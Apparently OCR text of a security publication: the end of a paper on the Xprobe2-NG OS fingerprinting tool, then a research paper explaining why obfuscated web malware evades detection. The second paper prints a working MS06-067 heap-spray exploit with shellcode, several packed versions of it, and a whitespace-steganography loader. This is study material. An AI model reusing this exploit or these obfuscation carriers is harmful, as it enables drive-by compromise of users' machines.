The detailed list of implemented application layer tests is shown in Table 4.1. As it can be observed from this table, some of these application layer tests can only differentiate between classes of operating systems, while others may identify certain characteristics, such as used filesystem type, which are specific to the particular operating system(s) and and may give some clues of used software version.

We would like to further discuss the groups of application layer tests, which are supported by our tool. However it should be understood that the testing possibility at application layer is not limited by those methods discussed in this section. More specific application layer tests, such as used for HTTP Server fingerprinting[10] or Ajax Fingerprinting Techniques[11] can be used to gain additional precision in remote system fingerprinting process.

Figure 2: **Xprobe2-NG Application Layer Tests**

Test type	Usable Protocol	Test precision
Directory Separator	HTTP	Windows vs. Unix
New line characters	HTTP	Windows vs. Unix
Special/reserved filenames	HTTP	Windows vs. Unix
Root directory	FTP	Windows, Unix, Symbian, OS/2
Special characters (EOF,EOL	-	-
Filesystem limitations	HTTP, FTP	Correlates FS-type to OS
Filesystem illegal characters	HTTP, FTP	Correlates FS-type to OS
Case sensitivity	HTTP, FTP	Windows vs. Unix
Special filenames handling	HTTP, FTP	Windows vs. Unix
Special files in directory	HTTP, FTP	Windows types, MacOS, Unix
Binary file fingerprinting	FTP	Windows, Unix types

Underlying Filesystem tests - this group of tests aims at detecting how underlying OS system calls handle various characteristics of directory or file name. For example, FAT32 and NTFS filesystems threat MS-DOS file names, such as FOO<1.HTM, in a special way, file names are case insensitive, requests to file names containing special character 0x1a (EOF marker) will return different HTTP responses from a web server running on the top of Windows (403) and Unix OS (404). Presence of special files - This method is not as reliable as filesystem based methods, however it often produces useful results. There are special files on some filesystems, such as Thumbs.db that is automatically created on Windows systems when folder is accessed by Explorer. The file format is different on different OS versions. If such file is obtained, it is possible to validate whether the file was created at the system where it is presently located by comparing the application and the file time stamps.

We also believe it might be possible to perform further differentiation of operating systems at application layer by analyzing encoding types, supported by application or underlying file system. It may also be possible to analyze distribution of application layer response delays for different requests in order to identify "fake" services or fingerprint particular software versions. Further research in this area is needed.

4.2 Optional TCP Port Scanning

One of the motivations for developing the original Xprobe2 tool was to avoid dependency on network fingerprinting tests that would require excessive amount of network probes in order to collect the preliminary information. Xprobe2-NG network layer tests are primarily based on variety of ICMP protocol tests. Such tests do not require any additional information of target system, such as UDP or TCP open or closed port numbers simply because there is no "port" concept in context of the protocol.

The optional TCP/UDP port scanning module, when enabled, allows execution of TCP, UDP and application layer tests, because only these tests require knowledge of TCP and UDP port status.

If optional TCP/UDP port scanning module is not executed, which is default behavior, Xprobe2-NG will




Figure 3: **Xprobe2-NG and nmap generated traffic loads**

only use information provided by command line (such as open port numbers), and the ports, which statuses are discovered during execution of other tests. Modules are reordered prior the execution in order to minimize total number of packets and optimize useablity of information that could be discovered during each module execution. For example, the application layer test that uses UDP packet with SNMP query will be placed for execution before the module that requires a closed UDP port. When the SNMP query is sent, the received response (if any) will reveal the status of SNMP port at target system. If the UDP port is closed, the ICMP Port Unreachable response would be received. In this case the received datagram is passed to the module that requires closed UDP port. If a UDP packet response is received, the SNMP signatures can be matched to the received response. If no response is received, the result of this test is not counted.

This way Xprobe2-NG maintains its minimal usage of packets for the network discovery.

5.0 EVALUATIONS

We evaluated the new version Xprobe2-NG system by executing Xprobe2-NG and nmap scans against a number of different network systems: computer hosts, running Linux and windows operating systems and variety of protocols, routers and networked printers. Additionally, we tested Xprobe2-NG against a web server system running on Linux operating system and protected by OpenBSD packet filter with packet normalization turned on. We verified correctness of each execution and corrected the signatures, when it was necessary.

The HTTP application module was manually loaded in Xprobe2-NG by specifying port 80 as open port in Xprobe2-NG command line. The same parameter was passed to Nmap tool. Nmap used port module for TCP ping probe to identify responsiveness of remote system.

We also performed a few test runs by simultaneously executing Xprobe2-NG and nmap against unknown network systems and recording network traffic load generated by each tool. The the sampled network traffic throughput, recorded with ntop, is shown on *Figure 3*. Please note that nmap needs to execute port scanning in order to be able to successfully guess remote operating system type, while Xprobe2-NG can rely on results of the tests, which do not require any ports to be known, with exception for application layer module. The diagram simply demonstrate that it is possible to decrease network overhead when no TCP port scanning is performed.

6.0 DISCUSSIONS

Our tool provides a high performance, high accuracy network scanning and network discovery techniques that allow users to collect additional information of scanned environment. Xprobe2-NG is focused on using minimal amount of packets in order to perform active operating system fingerprinting, that makes the tool suitable for larger-scale network discovery scans. However these benefits also lead to some limitations, which we would like to discuss in this section.

In order to successfully fingerprint target system, Xprobe2-NG needs the remote host to respond to at least some of the tests. If no preliminary information is collected before the tests and some of the protocols (such as ICMP) are blocked, Xprobe2-NG results may be extremely imprecise or the tool may actually fail to

collect any information at all. We consider this as the major limitation of the tool.

The other limitation with the application-layer tests is that currently Xprobe2-NG does not perform network service fingerprinting. By doing so we minimize network traffic overhead and risk of remote service to crash, however Xprobe2-NG may also run wrong tests on the services, that are running on non-standard ports or even miss the services, which are running on non-common port numbers. Methods of low-overhead, risk-free network service fingerprinting could be subject of our further research that could resolve this limitation.

Also, despite of the fact that the the tool is capable of performing remote host fingerprinting without performing any preliminary port scanning of the target system, this may lead to significant performance drops when running application-layer tests on filtered port numbers. We believe that preliminary port probe for each application-layer test may be helpful to resolve this limitation.

Xprobe2-NG uses libpcap library for its network traffic capture needs. The library provides unform interface to network capture facilities of different platforms and great portability, however it also makes the tool unsuitable for high-performance, large volume parallel network fingerprinting tasks, due to high packet drop ratio on heavily loaded networks. Use of PF_RING sockets, available on Linux platform, may be considered in future releases of this tool in order sacrifice portability for performance improvements.

7.0 CONCLUSION

Our primary contribution is demonstration of the tool that is capable of using the application layer fingerprinting tests along with network layer fingerprinting to perform OS fingerprinting remotely with higher precision and lower network overhead. Additionally, the tool can demonstrate that with the use of application layer tests it is possible to detect specific network configurations, which could not be identified by using network layer fingerprinting tests alone.

8.0 AVAILABILITY

Developed application is free software, released under GNU General Public License. The discussed version of this software will be released before the conference at the project web site: *http://xprobe.sourceforge.net*

Acknowledgment

This study is conducted under the "III Innovative and Prospective Technologies Project" of the Institute for Information Industry which is subsidized by the Ministry of Economy Affairs of the Republic of China. •

REFERENCES

1. O. Arkin and F. Yarochkin. A "Fuzzy" Approach to Remote Active Operating System Fingerprinting. available at *http://www.sys-security.com/archive/papers/Xprobe2.pdf, 2002*.
2. D. Crowley. Advanced Application Level OS Fingerprinting: Practical Approaches and Examples. *http://www.x10security.org/appOSfingerprint.txt, 2002*.
3. Fyodor. Remote OS detection via TCP/IP Stack Finger Printing. *http://www.phrack.com/show.php? p=54&a=9, 1998*.
4. L. G. Greenwald and T. J. Thomas. Toward undetected operating system fingerprinting. In *WOOT '07: Proceedings of the first USENIX workshop on Offensive Technologies*, pages 1–10, Berkeley, CA, USA, 2007. USENIX Association.
5. J. Jiao and W. Wu. A Method of Identify OS Based On TCP/IP Fingerptint. In *UCSNS International Journal of Computer Science and Network Security, Vol.6 No. 7B*, 2006.
6. M. Kydyraliev. Openbsd ttl fingerprinting vulnerability. *http://www.securityfocus.com/bid/4401, 2002*.
7. A. Luigi. Apache 2.0.39 directory traversal and patch disclosure bug. *http://securityvulns.ru/docs3377.html*, 2002.
8. P. Ning, Y. Cui, D. S. Reeves, and D. Xu. Techniques and tools for analyzing intrusion alerts. *ACM Trans. Inf. Syst. Secur.*, 7(2):274–318, 2004.
9. G. Portokalidis and H. Bos. Sweetbait: Zero-hour worm detection and containment using low- and high-interaction honeypots. *Comput. Netw.*, 51(5):1256–1274, 2007.
10. S. Shah. Httprint: http web server fingerprinting. *http://net-square.com/httprint/httprint_paper.html, 2004*.
11. S. Shah. Ajax fingerprinting. *http://www.net-security.org/dl/articles/Ajax_fingerprinting.pdf*, 2007.
12. F. Veysset, O. Courtay, and O. Heen. New Tool and Technique for Remote Operating System Fingerprinting. *http://www.intranode.com/site/techno/techno_articles.htm*, 2002.

Malware Obfuscation Tricks and Traps

By **Wayne Huang** (*wayne@armorize.com, Armorize Technologies*) & **Aditya K Sood** (*Sr. Security Researcher, COSEINC*)

With growing Internet accessibility a new trend of malicious software (malware) has been rapidly evolving. So called Web-based malware typically consists of multiple components and combines elements written mostly in script languages (exploit kits/packs), lightweight multi-platform binary executables written in low-level languages (loaders), and full-blown binaries with set of actual "malicious" functions. The first component (lets call it boot-strap code) is developed in scripting languages whose dynamic features make it easy to obfuscate and much harder to detect with static analysis. The malware obfuscation methods are extremely dynamic and fast-evolving, using some obscure, or undocumented language features, some of the obfuscation techniques actually took malware obfuscation "kung fu" to absoutely new level -- implementing not simple obfuscation but also malware steganographic techniques. This paper discusses why Web-based malware are difficult to detect, and proposes alternative mechanisms for efficient detection.

The Web-Based Malware Threat

The authors have seen web-based malware, often known as "drive-by-download" attacks, since early 2000, and in 2002 devised a client-honeypot-based detection mechanism and conducted a mass-scale study [Huang03]. However, it wasn't until Provos et al.'s publication in HOTBOTS'07 [Provos07], where Google claimed that 10% of its indexed pages contain malware, did the public become widely aware of the threat. In 2008, a followup research report by the same authors demonstrated that as of February 2008, Google has indexed over 3 million URLs that initiate drive-by downloads, and over 1.3% of queries submitted to Google returned malicious URLs in the search result [Provos08]. This research, however, wasn't late enough to take into account the ongoing, mass-scale, automated SQL injection attacks that insert web-based malware into vulnerable websites [Keizer08-Jan], which became known to the larger public in Jan 2008. By April, such attacks were known to hit half a million pages per wave of attack [Keizer08-Apr]. By May, they were known to hit 1.5 million pages per wave of attack [Dancho08-May].

When these automated tools are successful at exploitation, they insert malicious (and obfuscated) javascripts into content that is delivered to website visitors; when they are not, the script becomes a part of the content itself and are rendered; messing up the original content and making it widely obvious that the victim's site has been compromised. One can perform following sample searches on Google to see a list of compromised websites:




Figure one shows a search on Google revealing more than half a million sites mis-infected with malicious javascripts. We call this "mis-infection" because these are instances where the mass SQL injection was unsuccessful, therefore causing the malicious javascript to become a part of the content itself and be indexed by Google. Even if injection had only 50% success rate, that would already make a million compromised websites.

Javascript Kung-Fu: Why Detection is Difficult

Many solutions have been proposed to detect such inserted (web-based) malware; more precisely, to detect obfuscated scripts inside the infected web pages. Provos et al. [Provos07] [Provos08], for example, devised Google's mechanisms. Security companies large and small also pushed out their solutions. Unfortunately, detection rate has been low due to the nature of Web-based malware. Due to speed considerations, today's detection techniques are mostly signature-based pattern matching technologies. Consider a gateway device trying to identify malware inside inbound HTTP responses on a gigabyte network. Each HTTP response must be processed in nanoseconds, and behavior-based detection is simply impossible--pattern-based is the only feasible approach.

Traditional host-based viruses or malware exist in the form of binary executables, which makes obfuscation (or packing) quite difficult, and therefore pattern-based detection yields acceptable results. Further, many antiviruses use heuristics algorithms to monitor virus execution process and detect malicious behavior. However, the boot-strap code of Web-based malware exist primarily in the form of scripts (e.g., javascript, vbscript, actionscript), which makes obfuscation extremely easy, and pattern-based detection almost impossible. Heuristics detection is also difficult due to nature of code execution (inside the browser). For Windows and Unix executables, dynamically generated executable code (polymorphics) is not very common due to architectural difficulties, however in javascript, it is the norm. Benign Windows and unix executables are rarely obfuscated, so detection mechanisms can simply detect the fact that the binaries are obfuscated, and fire an alarm. In Web scripting languages such as javascript and vbscript, obfuscation is the norm because it is seen as the only measure to protect the source code. Since script languages are interpreted, scripts are not compiled into binaries prior to execution and source code must be present for execution. Therefore the only way to protect intellectual property is to obfuscate the source code. Over the years, many open source obfuscators have been developed [Edwards] [Martin] [Vanish] [Shang] [SaltStorm], and many commercial obfuscators are also available [Jasob] [Ticket] [JSource]. A long survey of all open source / free / commercial script obfuscators can be found in [AjaxPath]. Today, a majority of commercial scripts are obfuscated by the providers. Another reason to pack javascripts is for size reduction and hence speed gain. For this purpose, Yahoo! offers and promotes its online javascript packer called the Yahoo! User Interface Compressor [YUI], and Mootools offers an online function for users to create their own "build", which excludes unused javascripts and packs used ones.

This all renders "treating packing as indicator of malware" a useless detection technique against Web-based malware. However, detecting malicious behavior itself is almost impossible due to the dynamic nature of scripting languages.

Take the following example. Below is a piece of drive-by-download code that exploits MS06-067:

```
  <script>
 shellcode = unescape("%u4343"+"%u434
3"+"%u4343" +
 "%ua3e9%u0000%u5f00%ua164%u0030%u000
0%u408b%u8b0c" +
 "%u1c70%u8bad%u0868%uf78b%u046a%ue85
9%u0043%u0000" +
 "%uf9e2%u6f68%u006e%u6800%u7275%u6d6
c%uff54%u9516" +
 "%u2ee8%u0000%u8300%u20ec%udc8b%u206
a%uff53%u0456" +
 "%u04c7%u5c03%u2e61%uc765%u0344%u780
4%u0065%u3300" +
 "%u50c0%u5350%u5057%u56ff%u8b10%u50d
c%uff53%u0856" +
 "%u56ff%u510c%u8b56%u3c75%u748b%u782
e%uf503%u8b56" +
 "%u2076%uf503%uc933%u4149%u03ad%u33c
5%u0fdb%u10be" +
 "%ud63a%u0874%ucbc1%u030d%u40da%uf1e
b%u1f3b%ue775" +
 "%u8b5e%u245e%udd03%u8b66%u4b0c%u5e8
b%u031c%u8bdd" +
 "%u8b04%uc503%u5eab%uc359%u58e8%ufff
f%u8eff%u0e4e" +
 "%uc1ec%ue579%u98b8%u8afe%uef0e%ue0c
e%u3660%u2f1a" +
 "%u6870%u7474%u3a70%u2f2f%u616d%u776
```

```
c%u7261%u6765” +
  “%u7275%u2e75%u6f63%u2f6d%u6f63%u6d6
d%u6e6f%u655f” +
  “%u6578%u742f%u7365%u2e74%u7661%u00
69”);
  bigbk = unescape(“%u0D0D%u0D0D”);
  headersize = 20;
  slackspace = headersize + shellcode.
length
  while (bigbk.length < slackspace)
bigbk += bigbk;
  fillbk = bigbk.substring(0, slack-
space);
  bk = bigbk.substring(0, bigbk.
length-slackspace);
  while(bk.length+slackspace <
0x40000) bk = bk + bk + fillbk;
  memory = new Array();
  for (i=0;i<800;i++) memory[i] = bk +
shellcode;
  var target = new
ActiveXObject(“DirectAnimation.Path-
Control”);
  target.KeyFrame(0x7fffffff, new
Array(1), new Array(65535));
  </script>
```

(Snippet 1)
Snippet 1 appears obviously malicious to automated mechanism as well as humans.

Packing the above code with Dean Edward's packer [Edwards] (online & free) results in the following code:

```
eval(function(p,a,c,k,e,d)
{e=function(c)
{return(c<a?’’:e(parseInt(c/
a)))+((c=c%a)>35?String.
fromCharCode(c+29):c.
toString(36))};while(c--){if(k[c])
{p=p.replace(new RegExp(‘\\
b’+e(c)+’\\b’,’g’),k[c])}}return p}
(‘a=h(“%9”+”%9”+”%9”+”%N%6%D%q%1h%6
%1f%Y”+”%13%11%Z%10%1a%12%X%6”+”%T%
S%U%V%k%W%14%15”+”%1e%6%1g%1c%1b%17
%c%16”+”%18%19%R%1i%M%y%x%z”+”%A%w%
C%e%u%r%c%s”+”%e%v%j%t%B%Q%l%j”+”%L
%l%O%P%K%J%F%E”+”%G%H%I%1d%1t%1V%1U
%1W”+”%1X%1Y%1T%1S%1j%1N%1P%1Q”+”%2
1%1Z%28%2a%2e%2b%2c%2d”+”%29%23%22%
24%25%27%26%1R”+”%1L%1M%1s%1u%1v%1w
%1r%1q”+”%k%1l%m%1k%m%1m%1n%1p”+”%1
o%1x%1y%1H%1G%1I”);2=h(“%g%g”);f=20
;4=f+a.5 d(2.5<4)2+=2;p=2.b(0,4);3=
2.b(0,2.5-4);d(3.5+4<1J)3=3+3+p;n=7
8();1K(i=0;i<1F;i++)n[i]=3+a;1E o=7
1A(“1z.1B”);o.1C(1D,7 8(1),7 8(1O));’
,62,139,’||bigbk|bk|slackspace|length
|u0000|new|Array|u4343|shellcode|subs
tring|uff53|while|u56ff|headersize|u0
D0D|unescape||u8b56|u7275|uf503|u6f63
|memory|target|fillbk|ua164|u50dc|u08
56|u3c75|u8b10|u510c|u5350|u0065|u780
4|u3300|u50c0|u748b|u5057|u5f00|u10be
|u0fdb|ud63a|u0874|ucbc1|u33c5|u03ad|
u2076|u0344|ua3e9|uc933|u4149|u782e|u
2e61|u6f68|uf9e2|u006e|u6800|u6d6c|u0
043|u8b0c|u0868|uf78b|u8bad|ue859|u1c
70|uff54|u9516|u0456|u206a|u04c7|u5c0
3|u046a|udc8b|u20ec|u030d|u2ee8|u408b
|u8300|u0030|uc765|u4b0c|u2f6d|u2e75|
u6d6d|u6e6f|u6578|u655f|u6765|u7261|u
3a70|u40da|u2f2f|u616d|u776c|u742f|u7
365|DirectAnimation|ActiveXObject|Pat
hControl|KeyFrame|0x7fffffff|var|800|
u7661|u2e74|u0069|0x40000|for|u6870|u
7474|u5e8b|65535|u031c|u8bdd|u2f1a|u8
b66|udd03|u1f3b|uf1eb|ue775|u8b5e|u24
5e|uc503||u8b04|u98b8|ue579|u8afe|uef
0e|u3660|ue0ce|u5eab|uc1ec|uc359|ufff
f|u8eff|u0e4e|u58e8’.split(‘|’)))
```

(Snippet 2)
Here the carrier is the “eval()” function and the payload is what's contained inside the eval() function. Snippet 2 defeats most automated mechanisms, but the “eval” appears suspicious to a human eye. The names of variables are also kept, and the name “shellcode” certainly doesn't look friendly.

Packing the original Snippet 1 with the [Scriptasylum] Javascript Encoder (online & free) generates the following:

```
document.write(unescape(‘%3C%73%63%7
2%69%70%74%20%6C%61%6E%67%75%61%67%6
5%3D%22%6A%61%76%61%73%63%72%69%70%
74%22%3E%66%75%6E%63%74%69%6F%6E%20
%64%46%28%73%29%7B%76%61%72%20%73%31
%3D%75%6E%65%73%63%61%70%65%28%73%2
E%73%75%62%73%74%72%28%30%2C%73%2E%
6C%65%6E%67%74%68%2D%31%29%29%3B%20
%76%61%72%20%74%3D%27%27%3B%66%6F%72%
```

```
28%69%3D%30%3B%69%3C%73%31%2E%6C%65%6
E%67%74%68%3B%69%2B%2B%29%74%2B%3D%53
%74%72%69%6E%67%2E%66%72%6F%6D%43%68%
61%72%43%6F%64%65%28%73%31%2E%63%68%6
1%72%43%6F%64%65%41%74%28%69%29%2D%73
%2E%73%75%62%73%74%72%28%73%2E%6C%65%
6E%67%74%68%2D%31%2C%31%29%29%3B%64%6
F%63%75%6D%65%6E%74%2E%77%72%69%74%65
%28%75%6E%65%73%63%61%70%65%28%74%29%
29%3B%7D%3C%2F%73%63%72%69%70%74%3E')
);dF('tifmmdpef%2631%264E%2631voftdbq
f%2639%2633%2636v5454%2633%2C%2633%26
36v5454%2633%2C%2633%2636v5454%2633%2
631%2C%2631%261B%2633%2636vb4f%3A%263
6v1111%2636v6g11%2636vb275%2636v1141%
2636v1111%2636v519c%2636v9c1d%2633%26
31%2C%261B%2633%2636v2d81%2636v9cbe%2
636v1979%2636vg89c%2636v157b%2636vf96
%3A%2636v1154%2636v1111%2633%2631%2C%
261B%2633%2636vg%3Af3%2636v7g79%2636v
117f%2636v7911%2636v8386%2636v7e7d%26
36vgg65%2636v%3A627%2633%2631%2C%261B
%2633%2636v3ff9%2636v1111%2636v9411%2
636v31fd%2636ved9c%2636v317b%2636vgg6
4%2636v1567%2633%2631%2C%261B%2633%26
36v15d8%2636v6d14%2636v3f72%2636vd876
%2636v1455%2636v8915%2636v1176%2636v4
411%2633%2631%2C%261B%2633%2636v61d1%
2636v6461%2636v6168%2636v67gg%2636v9c
21%2636v61ed%2636vgg64%2636v1967%2633
%2631%2C%261B%2633%2636v67gg%2636v621
d%2636v9c67%2636v4d86%2636v859c%2636v-
893f%2636vg614%2636v9c67%2633%2631%2C
%261B%2633%2636v3187%2636vg614%2636vd
%3A44%2636v525%3A%2636v14be%2636v44d6
%2636v1gec%2636v21cf%2633%2631%2C%261
B%2633%2636ve74b%2636v1985%2636vdcd2%
2636v141e%2636v51eb%2636vg2fc%2636v2g
4c%2636vf886%2633%2631%2C%261B%2633%2
636v9c6f%2636v356f%2636vee14%2636v9c7
7%2636v5c1d%2636v6f9c%2636v142d%2636v
9cee%2633%2631%2C%261B%2633%2636v9c15
%2636vd614%2636v6fbc%2636vd46%3A%2636
v69f9%2636vgggg%2636v9fgg%2636v1f5f%2
633%2631%2C%261B%2633%2636vd2fd%2636v
f68%3A%2636v%3A9c9%2636v9bgf%2636vfg1
f%2636vf1df%2636v4771%2636v3g2b%2633%
2631%2C%261B%2633%2636v7981%2636v8585
%2636v4b81%2636v3g3g%2636v727e%2636v8
87d%2636v8372%2636v7876%2633%2631%2C%
261B%2633%2636v8386%2636v3f86%2636v7g
74%2636v3g7e%2636v7g74%2636v7e7e%2636
v7f7g%2636v766g%2633%2631%2C%261B%263
3%2636v7689%2636v853g%2636v8476%2636v
3f85%2636v8772%2636v117%3A%2633%263%3
A%264C%261Bcjhcl%2631%264E%2631voftdb
qf%2639%2633%2636v1E1E%2636v1E1E%2633
%263%3A%264C%261Bifbefstj%7Bf%2631%26
4E%263131%264C%261Btmbdltqbdf%2631%26
4E%2631ifbefstj%7Bf%2631%2C%2631tifmm
dpef/mfohui%261Bxijmf%2631%2639cjhcl/
mfohui%2631%264D%2631tmbdltqbdf%263%
3A%2631cjhcl%2631%2C%264E%2631cjhcl%
264C%261Bgjmmcl%2631%264E%2631cjhcl/
tvctusjoh%26391%263D%2631tmbdltqbdf%
263%3A%264C%261Bcl%2631%264E%2631cj
hcl/tvctusjoh%26391%263D%2631cjhcl/
mfohui.tmbdltqbdf%263%3A%264C%261Bxij
mf%2639cl/mfohui%2Ctmbdltqbdf%2631%26
4D%26311y51111%263%3A%2631cl%2631%264
E%2631cl%2631%2C%2631cl%2631%2C%2631g
jmmcl%264C%261Bnfnpsz%2631%264E%2631o
fx%2631Bssbz%2639%263%3A%264C%261Bgps
%2631%2639j%264E1%264Cj%264D911%264Cj
%2C%2C%263%3A%2631nfnpsz%266Cj%266E%2
631%264E%2631cl%2631%2C%2631tifmmdpef
%264C%261Bwbs%2631ubshfu%2631%264E%26
31ofx%2631BdujwfYPckfdu%2639%2633Ejsf
duBojnbujpo/QbuiDpouspm%2633%263%3A%2
64C%261Bubshfu/LfzGsbnf%26391y8ggggggg
g%263D%2631ofx%2631Bssbz%26392%263%3A
%263D%2631ofx%2631Bssbz%263976646%263
%3A%263%3A%264C%261B1')
```

(Snippet 3)
Here the carrier is "document.write()" and the payload is what's inside it. Most features of the original Snippet 1 have been eliminated, and it is now difficult for automated mechanisms to identify Snippet 2 as being malicious. They can identify that Snippet 2 has been obfuscated, but remember these online obfuscators are very popular. Quoted from Scriptasylum's description of their packer: "This script will encode javascript to make it more difficult for people to read and/or steal. Just follow the directions below." Considering all obfuscated code as malicious will result in a high false positive rate.

But in process of incident response analysis, a human expert will easily spot this seemingly malicious script, and can reverse the script back to its original form by using javascript de-obfuscators designed to

analyze malicious scripts. A very popular tool is [Malzilla], which does a decent job.

Unfortunately, there are obfuscation algorithms today designed to defeat popular de-obfuscation tools such as [Malzilla]. A large collection of such online obfuscation tools can be found at sites such as http://cha88.cn. Dean Edward's packer [Edward] is also included and named "packer by foreigner."

Online obfuscation tools are now a standard functionality of most webshells. Below is a screenshot of Crab's webshell, which includes a link to cha88.cn, as well as batch (malicious) javascript insertion functionalities:

Figure 2: *cha88.cn hosts many obfuscation tools online. Second from the left is "obfuscation tool by foreigner," which is Dean Edward's packer.*




Figure 3: *One of cha88's script / css/ html encoder / decoder user interfaces*

Figure 4: *Crab's webshell, which includes a link to cha88.cn, as well as batch (malicious) javascript insertion functionalities.*

Using one of its online packers [Cha88.cn-1] against Snippet 1 generate the following code:

The codes are laid out clockwise from top-left to bottom-right.

(Snippet 4)
Due to its special design, [Malzilla] will fail to reverse the above code. Here the payload is the KeyStr variable, and the carrier "t=eval("mydata(String.fromCharCode("+t+"))");document.write(t);" certainly looks familiar. Yes, this algorithm has been widely used by malware authors and in mass SQL injection attacks ongoing since Jan of this year. So although algorithms like the above defeats most automated detection mechanisms, Snippet 3 still seems very suspicious to a human eye.

In DEFCON 16,[Kolisar]) presented the whitespaces obfuscation (WSO) method, which will defeat both automated and human inspection. Using it (hosted online at *http://malwareguru.com/kolisar/WhiteSpaceEncode.html*) to encode Snippet 3 generates the following code:

```
<script id='p'>
d = 0;
e = 0;
h = this;
for (i in h)
{
if(i.length == 8)
{
if(i.charCodeAt(0) == 100)
{
if(i.charCodeAt(7) == 116)
{
break;
}
}
}
}
for (j in h[i])
{
if(j.length == 5)
{
```

```
if(j.charCodeAt(0) == 119)
{
if(j.charCodeAt(1) == 114)
{
break;
}
}
}
}
for (k in h[i])
{
if(k.length == 14)
{
if(k.charCodeAt(0) == 103)
{
if(k.charCodeAt(3) == 69)
{
break;
}
}
}
}
r=h[i][k]('p');
for (l in r)
{
if(l.length == 9)
{
if(l.charCodeAt(0) == 105)
{
if(l.charCodeAt(5) == 72)
{
break;
}
}
}
}
a=r[l];
b=a.split('\n');
o = "";
for(c=3; c < (e+3); c++)
{
s=b[c];
for(f=0; f < d; f++)
{
y = ((s.length - (8*d)) + (f*8));
v = 0;
for(x = 0; x < 8; x++)
{
if(s.charCodeAt(x+y) > 9)
{
v++;
}
if(x != 7)
{
v = v << 1;
}
}
o += String.fromCharCode(v);
}
}
h[i][j](o);
</script>
```

(Snippet 5)

The WSO attack is unique in two vectors. First, it defeats manual human inspection because it does not contain "eval()" or "document.write()" in any part of the code. Second, the payload is encoded using spaces (representing bit-wise 0) and tabs (bit-wise 1) and appended after each line of code of the carrier. This approach is unique because no matter what payload is embedded, the resulting payload is always encoded using spaces and tabs and appended to the end of line of the carrier code. Therefore, the payload is not disclosed visually under manual inspection, because spaces and tabs appear "transparent" under most text editors / viewers. This again, defeats manual investigation. A careful inspector can "select" the javascript, causing the spaces and tabs to be highlighted and therefore reflect a visual representation of the payload:

